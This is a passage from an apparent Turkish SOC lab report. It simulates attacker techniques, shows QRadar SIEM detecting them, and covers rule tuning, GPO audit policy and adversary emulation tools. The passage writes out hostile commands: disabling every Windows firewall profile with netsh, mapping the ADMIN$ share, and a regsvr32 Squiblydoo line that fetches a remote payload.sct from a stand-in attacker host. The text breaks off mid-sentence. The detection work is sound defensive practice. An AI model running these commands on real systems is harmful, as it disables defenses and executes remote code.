4.2.2 Hedef sunucuda komut satırı (cmd) üzerinden netsh advfirewall set allprofiles state off komutu çalıştırılarak tüm Windows Güvenlik Duvarı (Firewall) profillerinin kapatılması ve savunmadan kaçınma (Defense Evasion) senaryosunun simüle edilmesi.

SIEM Tespiti ve Offense (Alarm) Analizi: Tıpkı gölge kopya senaryosunda olduğu gibi, QRadar bu kritik konfigürasyon değişikliğini saniyeler içinde yakalayarak **Offense 50**'yi tetiklemiştir. Olay detaylarındaki Payload Information kısmı, yazılan kuralın hedefteki netsh.exe komut satırı aktivitesini milisaniyelik bir doğrulukla izole ettiğini göstermektedir.



4.2.3 QRadar SIEM "Summary" (Özet) ekranında, sistemdeki şüpheli aktiviteler sonucunda tetiklenen yeni Offense (İhlal) kayıtlarının (ID 50 ve ID 51) listelendiği genel görünüm. Ekran üzerinde ihlallerin önem derecesine (Magnitude), zamana (Offenses Over Time) ve hedef IP adreslerine (Offenses By Destination IP) göre güncel durum analiz grafikleri yer almaktadır.



4.2.4 QRadar SIEM üzerinde, oluşturulan özel tespit kuralının tetiklenmesiyle açılan Offense 50 (İhlal 50) kaydının detay ekranı. Olay Detayları (Event Details) penceresindeki ham log (Payload Information) incelendiğinde, Windows Güvenlik Duvarı'nı devre dışı bırakmak amacıyla çalıştırılan netsh advfirewall set allprofiles state off komutunun başarılı bir şekilde yakalandığı görülmektedir.

4.3 Yanal Hareket ve Yetkili Paylaşım İstismarı (T1021.002 - SMB/Windows Admin Shares) Tespiti

Ağ içerisinde bir makineden diğerine yetkili sıçrama (Lateral Movement) eylemlerinin tespiti senaryosudur.


Saldırı Simülasyonu: Saldırganın (veya Red Team uzmanının) hedef makine üzerindeki gizli yönetici paylaşımlarına (ADMIN$) erişim sağlamak için **net use \\127.0.0.1\ADMIN$** komutunu çalıştırdığı ve "The command completed successfully" mesajıyla bağlantının kurulduğu simüle edilmiştir.

```
C:\Users\Administrator>net use \\127.0.0.1\ADMIN$
Local name
Remote name       \\127.0.0.1\ADMIN$
Resource type     Disk
Status            OK
# Opens           0
# Connections     1
The command completed successfully.


C:\Users\Administrator>
```

4.3.1 Hedef sunucu üzerinde komut satırı (cmd) aracılığıyla net use \\127.0.0.1\ADMIN$ komutu çalıştırılarak yerel makinenin gizli yönetici paylaşımına (ADMIN$) bağlantı kurulması ve erişim durumunun başarılı (OK) olduğunun doğrulanması.


SIEM Tespiti: QRadar SIEM, yerel sistem üzerinde gerçekleşen bu şüpheli yetkili paylaşım bağlantısını (SMB mapping) tespit etmiştir. İlgili Offense olay detaylarına (Event Details) bakıldığında, işlemi gerçekleştiren asıl komutun **(net.exe CommandLine: net use \\127.0.0.1\ADMIN$)** payload içerisinde açıkça loglandığı görülmektedir. Bu sayede ağ içindeki yanal hareket girişimleri görünür hale getirilmiştir.



4.3.2 QRadar SIEM üzerinde, Offense 50 (İhlal 50) kaydının detay ekranı. Olay Detayları (Event Details) penceresindeki ham log (Payload Information) bölümü incelendiğinde, yerel makinenin gizli yönetici paylaşımına (ADMIN$) erişim sağlamak amacıyla çalıştırılan net use \\127.0.0.1\ADMIN$ komutunun sistem tarafından başarılı bir şekilde tespit edildiği görülmektedir.

Yanlış Alarm (False Positive) Optimizasyonu

- **İnce Ayar (Tuning) Çalışmaları:** Yazılan korelasyon kurallarının, normal sistem yöneticisi (administrator) operasyonlarında hatalı alarmlar (False Positive) üretmesini engellemek amacıyla QRadar platformu üzerinde ince ayar çalışmaları gerçekleştirilmiştir.



4.3.3 QRadar SIEM Rule Wizard (Kural Sihirbazı) ekranında, Windows Güvenlik Duvarı'nın kapatılmasını tespit eden kuralın yetkili işlemler için yanlış alarm (false positive) üretmesini engellemek amacıyla kurala bir istisna (tuning) eklenmesi işlemi görülmektedir. Bu adımda, kırmızı ok ile işaretlenen and NOT when the source IP is one of the following IP addresses koşulu seçilerek, açılır pencerede güvenilir kabul edilen 10.0.2.250 IP adresi tespit kuralının dışında bırakılmaktadır.

- **İstisna (Exception) Tanımlamaları:** Gerçek tehditler ile meşru sistem hareketlerini birbirinden tam olarak ayırmak için kural mekanizmalarına istisna parametreleri eklenmiş ve SOC analistlerinin karşılaştığı alarm yorgunluğunu (alert fatigue) önleyecek optimizasyonlar sağlanmıştır.

BÖLÜM 5: İLERI SEVIYE SOC OPTIMIZASYONLARI VE TEHDIT EMÜLASYONU ARAŞTIRMALARI

Bu bölümde, laboratuvar ortamında gerçekleştirilen standart saldırı-tespit senaryolarının ötesine geçilerek; log yönetim optimizasyonu, SIEM mimarisinin derinlemesine analizi ve

otonom siber düşman emülasyon (Adversary Emulation) platformları üzerine yapılan ileri seviye araştırmalar sunulmaktadır.


5.1 Merkezi Güvenlik Politikaları (Audit Policy) ve Log Optimizasyonu

Bir kurumun bilgi sistemlerinin belirlenen güvenlik standartlarına ne ölçüde uyduğunu denetlemek ve sistemdeki zafiyetleri tespit etmek için Güvenlik Politikası Denetimi (Security Policy Audit) hayati bir süreçtir. Bu süreçte aşağıdaki "Best Practice" (en iyi uygulama) adımları araştırılmış ve laboratuvar ortamına entegre edilmiştir:

- **Merkezi Yönetim (GPO):** Kurumsal mimarilerde denetim politikaları (Audit Policies), sunucular üzerinde tek tek "Local Security Policy" ile yapılandırılmamalıdır. Yönetim mutlaka Domain Controller (DC) üzerinden "Group Policy Management" (GPO) kullanılarak merkezi olarak dağıtılmalıdır. Yerel ve merkezi politikaların çakışması tutarsız log üretimine neden olmaktadır.
- **Organizasyonel Birim (OU) Segmentasyonu:** Ağdaki sunucular (Server) ve son kullanıcı bilgisayarları (Client), Active Directory üzerinde farklı OU (Organizational Unit) klasörlerinde tutulmalı ve her birine özel, amaca yönelik denetim politikaları yazılmalıdır.
- **EPS Optimizasyonu ve Advanced Audit Policy:** SIEM mimarisinin kalbi olan **EPS (Events Per Second)**, sistemin saniyede işlediği log miktarını ifade eder. EPS kapasitesinin aşılması, kritik logların kaçırılmasına (log drop) ve sistemin yavaşlamasına yol açar. Gereksiz log yığınına neden olan varsayılan (Default) Audit Policy yerine, "Advanced Audit Policy Configuration" kullanılmalıdır.


Laboratuvar Uygulaması (Yapılandırma Adımları): Laboratuvar ortamındaki Domain Controller (DC) üzerinde Server Manager ve Group Policy Management Editor aracılığıyla merkezi bir "AuditForServer" politikası oluşturulmuştur. Bu politika altında:

1. Local Policies > Security Options > Audit: Force audit policy subcategory settings (Windows Vista or later) to override audit policy category settings ilkesi **Enabled (Etkin)** duruma getirilmiştir.




5.1.1 GPO (Grup İlkesi) üzerinden sistemde daha detaylı loglama yapabilmek amacıyla "Force audit policy subcategory settings" ilkesinin etkinleştirilmesi (Enabled).

2. Advanced Audit Policy Configuration > Audit Policies altında yer alan alt kategorilerde (Account Management, Detailed Tracking, Logon/Logoff, Object Access, Policy Change, System vb.) gereksiz gürültüyü engelleyecek şekilde nokta atışı loglama standartları belirlenmiştir.




5.1.2 GPO (Grup İlkesi) üzerinde "Advanced Audit Policy Configuration" (Gelişmiş Denetim İlkesi Yapılandırması) altındaki denetim kategorilerinin henüz yapılandırılmamış (Not configured) durumunun görüntülenmesi.

3. Özellikle dosya sunucularında veya kritik dizinlerde yetkisiz erişimleri tespit edebilmek için "Object Access" denetimleri aktif edilmiş ve ilgili klasörlerin "Advanced Security Settings" sekmesinden "Auditing" (Denetim) kayıtları oluşturulmuştur.



5.1.3 Windows üzerinde "testfileshare" isimli klasör için "Everyone" grubuna yönelik detaylı dosya/klasör erişim denetimi (Auditing) ayarlarının yapılandırılması.

4. Merkezi politikaların istemci ve sunuculara doğru basıldığını doğrulamak amacıyla, sistemin yerel secpol.msc (Local Security Policy) arayüzü kontrol edilmiştir. GPO'nun başarılı bir şekilde yerel politikaları ezdiği ve yapılandırdığı doğrulanmıştır.



5.1.4 Windows Yerel Güvenlik İlkesi (Local Security Policy) ekranında temel denetim ilkelerinin (Audit Policy) yapılandırma durumunun görüntülenmesi.

5.2 QRadar SIEM Mimari Bileşenleri ve Modül Analizi


SOC operasyonlarında (Splunk, Microsoft Sentinel, Wazuh vb. alternatifleri de bulunan) QRadar SIEM platformunun sunduğu temel modüller ve operasyonel işlevleri incelenmiştir:

- **Temel SOC Bileşenleri:**
    - **Dashboard & Pulse:** Sistemin genel sağlık durumunu ve trendleri gösteren, anomalileri (spikes) yakalamaya yarayan özet ekranlardır.
    - **Offenses:** Arka planda çalışan korelasyon kurallarının şüpheli logları birleştirerek "Alarm" haline getirdiği, SOC analistlerinin ana çalışma ekranıdır. Olaylar "Relevance, Severity ve Credibility" (İlgi, Şiddet, Güvenilirlik) değerlerine göre puanlanır.

- **Log & Network Activity:** Ham logların (Payload) ve ağ kablosundan akan NetFlow/QFlow paketlerinin incelendiği modüllerdir. Veri sızıntıları ve yatay hareketler buradan izole edilir.
- **Assets & Asset Profiles:** Ağda dolaşan paketleri izleyerek arka planda otomatik bir varlık envanteri çıkarır. Bir IP adresinin sıradan bir istemci mi yoksa kritik bir Domain Controller mı olduğunu profiller.

- **İleri Seviye Operasyon Modülleri:**
  - **Use Case Manager & Rule Explorer:** Sistemdeki karmaşık kuralları görselleştirir, optimize eder ve tespit kurallarını doğrudan MITRE ATT&CK matrisi ile eşleştirir.
  - **Risks & Vulnerabilities:** Ağ topolojisini, güvenlik duvarı kurallarını ve CVE kodlu sistem zafiyetlerini analiz ederek olası saldırı yollarını simüle eder.
  - **Reference Data Management:** IP adresleri, zararlı dosya hash'leri veya yetkili kullanıcı adları (Threat Intelligence) gibi dinamik listelerin SIEM kurallarında kullanılmak üzere saklandığı veri yapılarıdır.

Log Analizi ve Görünürlük: Kurulan QRadar altyapısında "Log Activity" sekmesi incelendiğinde; Windows Auth Server'dan gelen User Login Success, User Login Failure, Admin Login Successful gibi olayların yanı sıra QRadar'ın kendi iç sağlık metriklerinin (Health Metric) de başarılı bir şekilde normalize edilip tek bir ekranda toplanabildiği görülmüştür. Ayrıca ağ dışından gelen HTTPS (Port 443) bağlantı isteklerinin "Access Permitted" olarak kaydedilmesi, ağ görünürlüğünün kanıtıdır.




5.2.1 QRadar SIEM "Log Activity" sekmesinde; Windows Auth Server kaynaklı oturum açma olayları (User Login Success vb.) ile ağ dışından gelen HTTPS (Port 443) bağlantı isteklerinin (Access Permitted) normalize edilerek ağ görünürlüğünün sağlandığı log analizi ekranı.

5.3 Sürekli Güvenlik Doğrulaması ve Tehdit Emülasyon (Adversary Emulation) Platformları

Kurulan SIEM mimarisinin ve yazılan kuralların etkinliğini test etmek amacıyla, standart saldırı scriptleri yerine dünyaca ünlü hacker gruplarının TTP (Tactic, Technique, Procedure) profillerini taklit eden platformlar araştırılmıştır:

- **MITRE Caldera (Otonom Red Team):** MITRE tarafından geliştirilen yapay zeka destekli bir siber düşman emülasyon platformudur. SOC altyapısına sürekli (7/24) ve kontrollü saldırılar düzenleyerek karar verme mekanizmalarıyla çalışır. Örneğin; gece saatlerinde denediği 50 farklı saldırı tekniğinden 45'i QRadar tarafından yakalanıp 5'i radardan kaçıyorsa, SOC analistleri doğrudan bu kör noktaları (blind spots) kapatacak yeni korelasyon kuralları yazmaya odaklanır.
- **APT Simulator & APTs Adversary Simulation:** Hedef sistemi sanki gelişmiş ve kalıcı bir tehdit (APT) grubunun saldırısı altındaymış gibi gösteren otomatize araçlardır.



5.3.1 Windows komut satırı (cmd) üzerinden APTSimulator aracının başlatıldığı ve simüle edilecek saldırı taktiklerinin (MITRE ATT&CK aşamaları) listelendiği ana menü ekranı.

Tehdit Emülasyonu Laboratuvar Uygulaması (APT29 / Squiblydoo): Savunma yeteneklerimizi test etmek amacıyla, Rus devlet destekli APT29 (Cozy Bear) veya FIN7 gibi grupların sıklıkla kullandığı T1218.010 - Regsvr32 (Squiblydoo) Defense Evasion (Savunmadan Kaçınma) tekniği simüle edilmiştir. Windows komut satırı üzerinden **regsvr32.exe /s /n /u /i:http://malicious-apt29-server.com/payload.sct scrobj.dll** komutu çalıştırılarak sisteme dışarıdan zararlı bir script dosyasının (payload.sct) sessizce indirilip 